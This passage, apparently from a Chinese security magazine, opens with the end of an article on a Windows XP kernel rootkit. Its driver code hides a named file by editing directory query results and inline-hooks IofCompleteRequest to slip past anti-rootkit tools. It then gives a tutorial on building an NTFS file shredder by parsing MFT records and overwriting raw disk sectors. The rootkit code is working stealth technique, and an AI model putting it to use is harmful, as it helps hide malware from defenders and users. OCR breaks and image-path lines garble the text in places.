        p = ((PFILE_NAMES_INFORMATION)buf)->FileName;
    len = &(((PFILE_NAMES_INFORMATION)buf)->
FileNameLength);
    break;
        case FileDirectoryInformation:
            p = ((PFILE_DIRECTORY_INFORMATION)buf)->
FileName;
            len = &(((PFILE_DIRECTORY_INFORMATION)buf)->
FileNameLength);
            break;
        case FileIdBothDirectoryInformation:
            p = ((PFILE_ID_BOTH_DIR_INFORMATION )buf)->
FileName;
            len = &(((PFILE_ID_BOTH_DIR_INFORMATION )
buf)->FileNameLength);
            break;
        case FileIdFullDirectoryInformation:
            p = ((PFILE_ID_FULL_DIR_INFORMATION)buf)->
FileName;
            len = &(((PFILE_ID_FULL_DIR_INFORMATION )
buf)->FileNameLength);
            break;
        default:
            return FALSE;
        }
        if (p)
        {
            if (*len ==wcslen(HIDESYS)*2)
            {
                if (!_wcsnicmp(p,HIDESYS,wcslen(HIDESYS)))
                {
                    if (!bRetsingle) //查询有多个文件
                    {
                        if (*(PULONG)buf)
                        {
                            if (prebuf)
                            {
                                if (buf != prebuf)
                                {
                                        *(PULONG)prebuf +=
*(PULONG)buf;
                                }else
                                {
                                        RtlCopyMemory(buf,(PBYTE)
buf+*(PULONG)buf,Irp->IoStatus.Information
    - *(PULONG)buf);
                                }
                            }
                        }else
                        {
                            if (prebuf == buf)
                            {
                              RtlZeroMemory(buf,Irp->IoStatus.
Information);
                            Irp->IoStatus.Information=0;

                              Irp->IoStatus.Status = STATUS_NO_
MORE_FILES;
                            }
                            *(PULONG)prebuf = 0;
                        }

                    }else //查询到单个文件
                    {
                        Irp->IoStatus.Information=0;
        /*这里说明一下，我们调用 IoCallDriver 将 IRP 传递到下一层驱
动，但是我们不想将 IO_STATCK_LOCATION 的地址往下移，所以我
们使用 IoSkipCurrentIrpStackLocation 来使 IO_STATCK_LOCATION 的
地址往上移，因此达到平衡。也就是保持 IRP 不被处理。
                        当下一个驱动程序的派遣例程调用 IoGetCurrent
IrpStackLocation 时，它将收到与我们正使用的完全相同的 IO_
STACK_LOCATION 指针。
                        因此，它所处理的将是同一个请求（相同的主副
功能代码）以及相同的参数。*/
                        IoSkipCurrentIrpStackLocation(Irp);
                        IoCallDriver(irpsp->FileObject->Vpb->Device
Object,Irp);
                        return -1;

                    }
                    return TRUE;
                }
            }

        }
    return FALSE;
    }
    ……………………………
    ……………………………
    //这里 Hook，我采取 push newfun，在 ret 指令（6 字节）
    VOID HookIofCompleteRequest()
    {
    __asm{
            mov eax,OldIofCompleteRequest
            mov esi,[eax+2]
            mov eax,[esi]
            mov OldIofCompleteRequestStart,eax
    }
    WPOFF();
```


```
RtlCopyMemory(OldCode,(BYTE*)OldIofCompleteRequest,6);
HookCode[0] = 0x68; //PUSH xxxx(新函数地址)
*(DWORD*)&HookCode[1] = (DWORD)FakeIofCompleteRequest;
HookCode[5] = 0xc3;
RtlCopyMemory((BYTE*)OldIofCompleteRequest,HookCode,6);
WPON();
}
```

自己的 DispatchIofCompleteRequest 函数替代 IofCompleteRequest，这里处理文件类型并不只是考虑 FileBothDirectoryInformation 常见的一种情况，测试环境为：Windows XP SP3+WDK 7600。

这里仅仅只考虑拦截 IRP_MJ_DIRECTORY_CONTROL，其实还可以对 disk.sys 的 IRP_MJ_READ 进行拦截，即使一些自己解析文件的工具，如 Rootkit Unhooker 、Winhex 等也被绕过。而 AK922.SYS 所提出的这种方法当时几乎过了所有的 Anti_Rootkit 工具。

（编辑提醒：本文涉及的代码可以到黑防官方网站下载）

前置知识：VC
关键字：文件粉碎机、NTFS、MFT



编写文件粉碎机

文/图 倪程 王中杉

在电子数据四处乱飞的年代里，如何保护自己的文件不被外泄，如何做到文件真正地销毁，是当前亟待解决的问题。一方面，担心自己的重要电子数据丢失，一方面又担心自己的数据被窃取。当前，很多人为了保护自己的数据不丢失，对数据进行分散管理，即在多个位置备份自己的文件，这种方式必然带来大量数据的冗余存放，极大地降低了文件系统存储效率，同时也给文件使用者带来极大不便，每次更新文件内容都需要对已存在的多个备份进行更新，且安全性能也必然随之下降。

这些问题的出现，也使得数据恢复技术得到快速发展。数据恢复技术即在面对计算机系统遭受误操作、病毒侵袭、硬件故障、黑客攻击等事件后，能够将用户数据从各种“无法读取”的存储设备中拯救出来，从而将损失减到最小的技术。当前，大多数人都希望数据的丢失能够借助数据恢复软件重现找回。当前国际上数据恢复技术主要有：软恢复（文件系统问题）、硬恢复（硬件问题）、大型数据库系统、异型系统的数据恢复、数据覆盖后的恢复。在软件上，主要有 EasyRecovery、FinalData 等。硬件恢复主要是针对磁盘片损坏、磁道坏、硬盘内部系统区坏的修复。在数据恢复技术高速发展的今天，大家又开始担心如何彻底地销毁不需要的数据，但又不希望电子数据被别人利用各种工具挖掘出来。本文将介绍一种新方法，采用软件方式实现文件数据的永久擦除。

算法设计思路

首先，读者需要明确以下两点：（1）按“Delete”键将文件放入回收站，或者按“Shift+Delete”组合键删除文件后，存储在磁盘扇区内的数据并没有删除。（2）系统仅仅是对文件属性区域内的标记进行了简单置位，标识文件已经删除；如 FAT32 下，系统会在目录区对应的文件目录项偏移 00H 的位置置为“E5”，NTFS 下，则在 MFT 头偏移 0x16 处标识为“0”或“2”，分别代表已删除文件和已删除目录。

由上面的分析可知，文件删除后其内容依旧存储在磁盘上，若读者想做到彻底地删除数据，这种方式只会是杯水车薪。显然，一种最为可靠的方式即对文件内容的存储区域，其占用的所有扇区位置全部进行重写，并多次地实施复写操作。据称，美国军方可以恢复覆盖 6～9 次的数据，俄罗斯可恢复覆盖 3～4 次的数据。注意，为了做多数据的彻底销毁，建议大家至少进行 3～4 次复写操作，且对文件扇区内容交替地置 0 和 1 操作。

好了，基本的实现方式已经确定了，即对文件所占扇区位置反复多次交替地置 0 和 1 操作。下面，即需要确定文件所占扇区数位置及其扇区总数。

1. 基本原理

FAT 文件系统下，文件借助 FAT 表项作为链表指针将文件所占的簇数串联起来，形成一个类似单链表的结构。即当文件需要一簇空间存放时，系统则会在数据区域中寻找一个空闲簇，并将此簇号存放到 FAT 表特定的表项中（即前一簇在 FAT 表中的映射表项位置）。即只要我们准确的获取到文件首簇号，即可借助 FAT 表，搜索出文件所占的所有簇号。从而，对这些簇号进行复写。已知簇号如何映射到 FAT 表项位置，以期找到其下一簇簇号，如图 1 所示。

NTFS 文件系统下，文件借助 MFT 表 80 属性，准确地读取出对应文件的内容。当文件内容很小，即能够在其对应的 MFT 表项中存放时，则会在 80 属性下写入文件内容，而并不再占用任一簇空间；但当文件内容在一个 MFT 表项中不足以存放时，则会采用一种称之为“数据簇运行”结构来描述文件所占簇数及其每一簇所对应的位置，具体结构如图 2 所示。若读者对文件存储原理甚至数据恢复技术感兴趣的话，可参与笔者在黑防上的培训班深入学习。




图 1　FAT 文件簇链构建关系




图 2　数据簇运行结构列表

2．打造文件粉碎机

由于文件系统过多，若一一讨论，则很难深入讲解。下面笔者选择 NTFS 文件系统来讲解。要打造文件粉碎机，我们需要解决两个问题：其一，给定一个文件，如何找到其内容所占扇区总数及其每个扇区的位置。其二，如何对给定的扇区进行多次复写。

读者首先会想到，从 NTFS 目录树结构着手，这里设需要粉碎的文件名及路径为：F:\Smash\Important.doc，首先定位到根目录区，然后找到其根目录区下对应的目录名 Smash，并读取此目录下的 MFT 参考号，此时，映射到 MFT 区域，找到此目录的 MFT 表项，读取此目录下的指定文件 Important.doc 对应的 MFT 参考号，然后再映射到它所对应的 MFT 表项中，获取 80 属性内容，如图 2 所示的结构内容，即可解析出 Important.doc 所占的扇区内容及扇区总数。

这里需要明确以下几点：（1）MFT 表项中的 90 属性会优先存放其下的子文件属性信息（包括子文件 MFT 参考号）；（2）当 90 属性存储不下时，则会引入 A0 属性，即文件分配属性，为 INDX 索引结构，其内容同样存放了其名下所有子文件及子目录的 MFT 参考号、文件名、MAC 时间等属性值。

索引结构 INDX 分析。由 A0 属性值中存放的簇运行结构，转向描述此目录下的所有文件及子目录属性信息的扇区位置，则会出现“INDX”索引结构。INDX 结构一般占 8 个扇区，4KB 大小，其大小可以在 BPB 结构体成员 BPB_ClusPerIndexBloc 中获取。每个“INDX”结构即索引记录都由一个标准的索引头和一组包含索引关键词与索引数据的块组成。标准索引项结构具体描述如表 1 所示。

表 1　索引项结构描述

偏移	大小（字节）	含义
0x00	8	文件的 MFT 参考号
0x08	2	索引项大小
0x0A	2	文件名偏移
0x0E	2	填充（8 字节对齐）
0x10	8	父目录的 MFT 参考号
0x38	8	文件分配大小
0x40	8	文件实际大小
0x50	1	文件名长度
0x52	2F	文件名

每个索引项结构若均遵照表 1 的描述，则在程序设计中，可以通过读取 INDX 索引结构，获取任一指定目录下的所有文件及其子目录。获取 INDX 结构的代码如下：

```
void ReadINDXContent(CNtfsTree     *pHeadNode, CNtfsTree
*pRootTree)
{
    DWORD dwBytesPerSec    = m_dwBytesPerSec;
                                          //每扇区字节数
    DWORD dwPerClusSec     = m_dwSecPerClus;
                                          //每簇扇区数
    DWORD dwStartSec ;        //每个运行的起始扇区数
    DWORD dwTotalClus;        //每个运行占用簇数
    DWORD dwTotalSec;         //每个运行占用的总扇区数
    char buf[5] = {0};
    char temp[11] = {0};       //判断是否为$文件
    wchar_t fileName[256] = {0}; //文件名
    for(size_t i = 0; i<pRootTree->pVRunVal.size(); i++){
        dwStartSec    =
pRootTree->pVRunVal[i]->dwStartSecNum;
        dwTotalSec =
pRootTree->pVRunVal[i]->dwTotalSecNum;

    LPBYTE lpBuffer = (LPBYTE)malloc(dwTotalSec *
dwBytesPerSec);  //分配每个运行占扇区数
        ReadDisk(pRootTree->m_hPartition, dwStartSec,
  dwTotalSec, lpBuffer);
        LPBYTE lpRunOffset = lpBuffer;
        while(*(LPDWORD)lpRunOffset != 0 ||
 *(LPDWORD)(lpRunOffset + 0x04) != 0){
            memcpy(buf, lpRunOffset, 4); //复制每个字节的内容
            if(!strcmp(buf, "INDX")){
                                  //表明又开始了新的 Indx
                DWORD IndexOffset =
*(LPDWORD)(lpRunOffset + 0x18);
 //得到索引项的偏移
                lpRunOffset += (IndexOffset + 0x18);
 //转到第一个索引项结构
            }
            DWORD dwFileMFTNum    =
*(LPWORD)(lpRunOffset);
 //获取文件 MFT 参考号
            DWORD FileNameOff     =
*(LPWORD)(lpRunOffset + 0x0A);
  //得到文件名的偏移
            DWORD FirstIndexLen = *(LPWORD)(lpRunOffset
+ 0x08);
  //索引大小
            LPBYTE lpTemp = lpRunOffset;
                                  //暂存第一个索引项结构偏移
            lpTemp += FileNameOff;   //得到文件名位置
            memcpy(temp, lpTemp , 10);
            if(strchr(temp, '$') == NULL) {
                CNtfsTree     *pRootDir = new CNtfsTree ;
                DWORD fileLen = *(lpTemp - 0x02);
                                  //得到文件名字符个数
                memcpy(fileName, lpTemp , fileLen * 2);
 DWORD Bytes = WideCharToMultiByte(CP_ACP,
NULL,fileName, wcslen(fileName), NULL, 0 , NULL, NULL);
  WideCharToMultiByte(CP_ACP, NULL,fileName,
wcslen(fileName), FileNameTemp, Bytes, NULL, NULL);
                if(!strcmp(FileNameTemp,g_pFileName)){

                  g_flag = true; //标识已找到此文件
                  return;
            }
            memset(temp , 0, sizeof(temp));
            lpRunOffset += FirstIndexLen;
        }
        free(lpBuffer);
    }
    clearVectorLink(pRootTree);
}
```

这种方式能够快速找到文件对应的 MFT 表项，从而读取其 80 属性下存放的簇运行结构内容。但当文件的目录层次很深时，即类似“F:\ab\cd\ef\gh\…\mn\abc.txt”深层次的文件，则需要反复定位跳转才能找到其对应的 MFT 表项。下面，笔者给出基于数据恢复思路的文件盲搜索算法，搜索指定分区下所有的 MFT 表项，具体思路如下：

（1）读取$MFT 表项 80 属性内容，解析出簇运行结构 V。

（2）依据遍历 V 中的每个 MFT 表项，分析 MFT 头，若偏移 16H 处为“0”、“2”或“3”，则扇区号加 2，继续；反之，则转（3）。

（3）读取 30 属性内容，判断其对应的文件名与待粉碎文件名是否一致，若一致，则读取 80 属性内容，判断其是否为常驻属性，若是，则读取出文件内容相对 MFT 表项的偏移值 offset，转（4）；否则解析出簇运行结构 V′，转（5）。

（4）调用 API 函数 fwrite 对文件进行预处理，转（5）。

（5）调用 WriteDisk 函数，对指定文件所占的所有扇区位置进行复写操作，交替的置为 0 和 1。

（6）调用 API 函数 DeleteFile，删除复写后的文件，即完成文件粉碎。

3．程序设计与解析

首先需要将文件拖入文件粉碎机，获取文件名，实现如下：

```
void CSmashFileDlg::OnDropFiles(HDROP hDropInfo)
{
    char pFileName[512];
    //统计拖入软件框中的文件个数
    UINT nFileCount= DragQueryFile(hDropInfo, 0xFFFFFFFF,
NULL, 0);
    for(UINT i=0; i<nFileCount; i++){
        memset(pFileName, 0, sizeof(pFileName));
        //依次将文件拖入列表框，并显示在列表中
        DragQueryFile(hDropInfo, i, pFileName, 512);
        plistbox->AddString(pFileName);
    }
    DragFinish(hDropInfo);        //用完要释放掉 hDropInfo
}
```

注意：在软件列表框属性中，需要设置其窗体支持文件的拖放功能，即“Accept Files”行为设置为 true；同时在窗体中添加消息 WM_DROPFILES 即可实现文件拖放。

读取用户选择的待粉碎文件，调用 CreateFile 函数，打开文件对应的逻辑分区，并获取分区 BPB 结构重要属性值，如 BPB_SecsPerClus、BPB_BytesPerSec 等。以下为单击“文件粉碎”按钮后的响应函数代码：

```
void CSmashFileDlg::OnBnClickedSmash()
{
    CNtfsTree NtfsObject, *pNtfsTree;
    memset(g_pFilePath, 0, sizeof(g_pFilePath));
    int index = plistbox->GetCurSel();
                              //获取用户选择的文件索引值
    if(index == -1){
        MessageBox("请选择待粉碎文件!", "提示",
MB_OK);return;
    }
    //获取文件路径及文件名
    plistbox->GetText(index, g_pFilePath);
    char *ptr, c = '.';
    ptr = strchr(g_pFilePath, c);
    if (ptr){
        while(*(ptr) != '\\') ptr--;
    }
    strcpy(g_pFileName, ptr+1);//提取文件名
    char szDrive[10];
    memset(szDrive, 0 , sizeof(szDrive));
    strcpy(szDrive, "\\\\.\\");
              //对逻辑磁盘操作时，文件名必须为“\\.\X:”
    strncat(szDrive, g_pFilePath, 2);
    //以读写方式打开指定的磁盘分区
    m_hPartition = CreateFile(szDrive, GENERIC_READ |
GENERIC_WRITE,
              FILE_SHARE_READ |FILE_SHARE_WRITE,
NULL, OPEN_EXISTING, NULL, 0);
    unsigned char lpData[512];
    //读取分区首个逻辑扇区，填充 BPB 结构体
    if(m_hPartition != INVALID_HANDLE_VALUE)
        ReadDisk( m_hPartition, 0, 1, lpData);
    CPartition *partition = new CPartition;
    memcpy( &partition->m_ntfsbpb , lpData ,
sizeof(NTFS_BPB));
    partition->m_hPartition = m_hPartition;
    if(strncmp((const
char*)partition->m_ntfsbpb.BPB_FileSystem, "NTFS", 4)){
        MessageBox("本软件不支持此文件格式！", NULL,
MB_OK);
        return;
    }
    else{
        pNtfsTree = new CNtfsTree;
        pNtfsTree->m_dwMFTStartClus =
partition->m_ntfsbpb.BPB_MFTStartClus;
        pNtfsTree->m_dwSecPerClus    =
partition->m_ntfsbpb.BPB_SecPerClus;
        pNtfsTree->m_dwBytesPerSec   =
partition->m_ntfsbpb.BPB_BytesPerSec;
        pNtfsTree->m_hPartition      = partition->m_hPartition;
        SetDlgItemText(IDC_STATIC_TIP, "正在对文件进行
深层次粉碎，请稍后...");
        //获取$MFT 表属性内容，开始循环遍历每个 MFT 表项
        NtfsObject.GetMFT80AttrOffset(pNtfsTree);
        MessageBox("文件粉碎成功!", "提示", MB_OK);
        SetDlgItemText(IDC_STATIC_TIP, "");
        OnBnClickedCancelAll();
        DeleteFile(g_pFilePath);
    }
}
```

以下是如何遍历$MFT 表 80 属性下记录的所有 MFT 表项内容，具体代码如下：

```
void SearchMFTFile(CNtfsTree *pDirTree, DWORD
dwStartSec,DWORD dwTotalSec)
{
    DWORD dwBytesPerSec,dwSecPerClus,dwTotalSecTemp;
    BOOL isDirectoryFlag,isFileDeletFlag;
                              //标记是否为目录，是否已删除
    wchar_t fileName[256] = {0};     //暂存文件名
    char FileNameTemp[256] = {0};
  char MFTFlag[5] = {0};
    LPBYTE lpBuffer,lpTempBuffer;
    dwBytesPerSec = pDirTree->m_dwBytesPerSec;
    dwSecPerClus = pDirTree->m_dwSecPerClus;
    dwTotalSecTemp = dwStartSec+dwTotalSec;
    while(dwStartSec < dwTotalSecTemp){
        //分配 1 个 MFT 表项大小
        lpBuffer = (LPBYTE)malloc(2 * dwBytesPerSec);
        //读取 2 个扇区内容，即 1 个 MFT 表项值
        ReadDisk(pDirTree->m_hPartition, dwStartSec, 2,
lpBuffer);
        memset(MFTFlag, 0, sizeof(MFTFlag));
        memcpy(MFTFlag, lpBuffer, 4);
        //若分析的扇区不是 MFT 表，则 Continue 到下一次循环
        if(strcmp(MFTFlag, "FILE") != 0 ||
              *(LPWORD)(lpBuffer + 0x14) == 0){
            dwStartSec += 2; free(lpBuffer);
            lpBuffer = NULL; continue;
        }
        //忽略目录和已删除文件
```

```
            else if((*(LPWORD)(lpBuffer + 0x16) == 0) ||
                    (*(LPWORD)(lpBuffer + 0x16) == 2) ||
                        (*(LPWORD)(lpBuffer + 0x16) == 3)){
                dwStartSec += 2; free(lpBuffer);
                lpBuffer = NULL; continue;
            }
            else if(*(LPWORD)(lpBuffer + 0x16) == 1){
                //正常文件，获取$MFT 头部的属性长度
                wMFTHeadAttrLen = *(LPWORD)(lpBuffer + 0x14);
                lpTempBuffer = lpBuffer;
                lpTempBuffer += wMFTHeadAttrLen;
                dwMFTAttrlen = 0;
                //记录 MFT 头开始到 80 属性起始处的偏移值
                dwMFTAttrlen += wMFTHeadAttrLen;
                if(*(LPDWORD)lpTempBuffer == 0x10)  {
                    dwMFT10AttrLen =
*(LPWORD)(lpTempBuffer + 0x04);
                    lpTempBuffer += dwMFT10AttrLen;
                    dwMFTAttrlen += dwMFT10AttrLen;
                }
                if(*(LPDWORD)lpTempBuffer == 0x30){
                    //获取 MFT 的 30 属性总长度
                    dwMFT30AttrLen =
*(LPWORD)(lpTempBuffer + 0x04);
                    lpTempBuffer += dwMFT30AttrLen;
                    dwMFTAttrlen += dwMFT30AttrLen;
    if(*(LPDWORD)lpTempBuffer != 0x30){
                        //测试是否存在两个 30 属性
                        lpTempBuffer -= dwMFT30AttrLen;
                    }
                    if(*(lpTempBuffer + 0x08) == 0){
                        //表示常驻属性
                        DWORD NeedBytes;
                        //获取$MFT 的 30 属性总长度
                        dwMFT30AttrLen =
*(LPWORD)(lpTempBuffer + 0x04);
                        //得到 30 属性值的偏移
                        DWORD AttrValOffset =
*(LPWORD)(lpTempBuffer + 0x14);
                        lpTempBuffer += AttrValOffset;
                        //属性值偏移
                        //直接转到描述文件名偏移处
                        DWORD fileNum = *(lpTempBuffer +
0x40);
                        memcpy(fileName, lpTempBuffer +
0x42, fileNum * 2);
                        NeedBytes = WideCharToMultiByte
(CP_ACP, NULL,fileName,
                            wcslen(fileName), NULL, 0,
NULL, NULL);

        WideCharToMultiByte(CP_ACP,NULL,fileName,wcslen(file
Name),
                                    FileNameTemp,
NeedBytes , NULL, NULL);

        if(!strcmp(FileNameTemp,g_pFileName)){
                            //找到待粉碎文件
                            pNTFSTree = new CNtfsTree;
                            pNTFSTree->m_dwSecPerClus
= dwSecPerClus;

        pNTFSTree->m_dwBytesPerSec = dwBytesPerSec;
                            pNTFSTree->m_hPartition =
pDirTree->m_hPartition;

                            g_flag = true;
                            //标记已找到文件
                        }
                        else{
                            memset(FileNameTemp, 0,
sizeof(FileNameTemp));
                            memset(fileName , 0,
sizeof(fileName));
                            dwStartSec += 2;free(lpBuffer);
                            lpBuffer = NULL;continue;
                        }
                        //直接跳转到 30 属性后面的属性
                        lpTempBuffer += dwMFT30AttrLen -
AttrValOffset;
    }
                }
                LPBYTE tempBuff = lpTempBuffer;   //暂存指针值
                if(*(LPDWORD)tempBuff == 0x80){
                    //得到 80 属性总大小
                    dwMFT80AttrLen = *(LPWORD)(tempBuff
+ 0x04);
                    if(*(tempBuff + 0x08) == 0){
                        //表示为常驻属性，即文件内容存放
                        //在 MFT 表项中
                        DWORD FileContentLen =
*(LPDWORD)(tempBuff + 0x10);
    DWORD FileContentOff = *(LPWORD)(tempBuff + 0x14);
                        /*以上两句即分别获取文件字节数、
文件内容相对 80 属性偏移*/
                        dwMFTAttrlen += FileContentOff;
                        /*调用 fwrite 函数对文件预处理*/
                        FILE *fp = fopen(g_pFilePath, "rb+");
                        char *pbuf = new
char[FileContentLen];
                        for(int i=0; i<FileContentLen; i++){
                            pbuf[i] = '0xA1'+ i;
                        }
                        fwrite(pbuf, sizeof(char),
FileContentLen, fp);
                        delete pbuf; fclose(fp);
                        /*对文件对应的内容区域置 0 或 1 操
作*/
                        WriteDisk(pNTFSTree->m_hPartition,
dwStartSec,
                                    FileContentLen,
dwMFTAttrlen);
                        return;
                    }
                    else{  //表示为非常驻属性
                        //获取簇运行结构偏移
                        WORD RunValOffset =
*(LPWORD)(tempBuff + 0x20);
                        //簇运行所占字节数
                        DWORD runBytes =
dwMFT80AttrLen - RunValOffset;
                        tempBuff += RunValOffset;
                        //填充文件对应的簇运行结构体
                        GetContentUseClus(tempBuff,
runBytes, pNTFSTree);
                    }
                    lpTempBuffer += dwMFT80AttrLen;
                }
                if(g_flag){
                    //调用文件粉碎函数，对文件所占扇区置 0
                    //或 1 操作
                    SmashFileContent(pNTFSTree);
                }
            }
            dwStartSec += 2;
        }
    }
```

上面的程序给出了如何准确地搜索出待粉碎文件，并获取到其所占扇区总数及其每个扇区的偏移。下面，给出如何对指定的扇区位置置 0 或 1 操作函数，实现代码如下：

```
    //从指定扇区号 dwSector 开始，写入 dwLength 长度的数据
    BOOL WriteDisk(HANDLE hpartition,DWORD dwSector,
DWORD dwLength)
    {
```

```
    DWORD dwCB,dwFilePointer;
        unsigned char*   lpBuffer = (unsigned char*)malloc( dwLength *
512);
        memset(lpBuffer, 0 , dwLength * 512);
        LARGE_INTEGER    offset;
        //将文件偏移值转化为 int_64
        offset.QuadPart  =  UInt32x32To64(dwSector ,   512);
        /*偏移到指定的扇区位置，注意：此处的偏移值必须为的倍
数，否则
        函数将返回失败*/
        dwFilePointer = SetFilePointer(hpartition,    offset.LowPart,
              &offset.HighPart,    FILE_BEGIN);
        //对指定的多个连续的扇区位置置操作
        WriteFile(hpartition, lpBuffer, dwLength * 512, &dwCB,
NULL);
        free(lpBuffer);
        return true;
    }
```

软件测试

鉴于 NTFS 系统在处理不同大小的文件时不一致，下面测试两种存储方式下的文件，即文件内容存放在 MFT 表内和存放在数据区域内。首先，设文件名为 important.txt，且文件内容为 “I want to smash the file, and I don't like that anybody get it.” 运行软件后效果如图 3 所示。

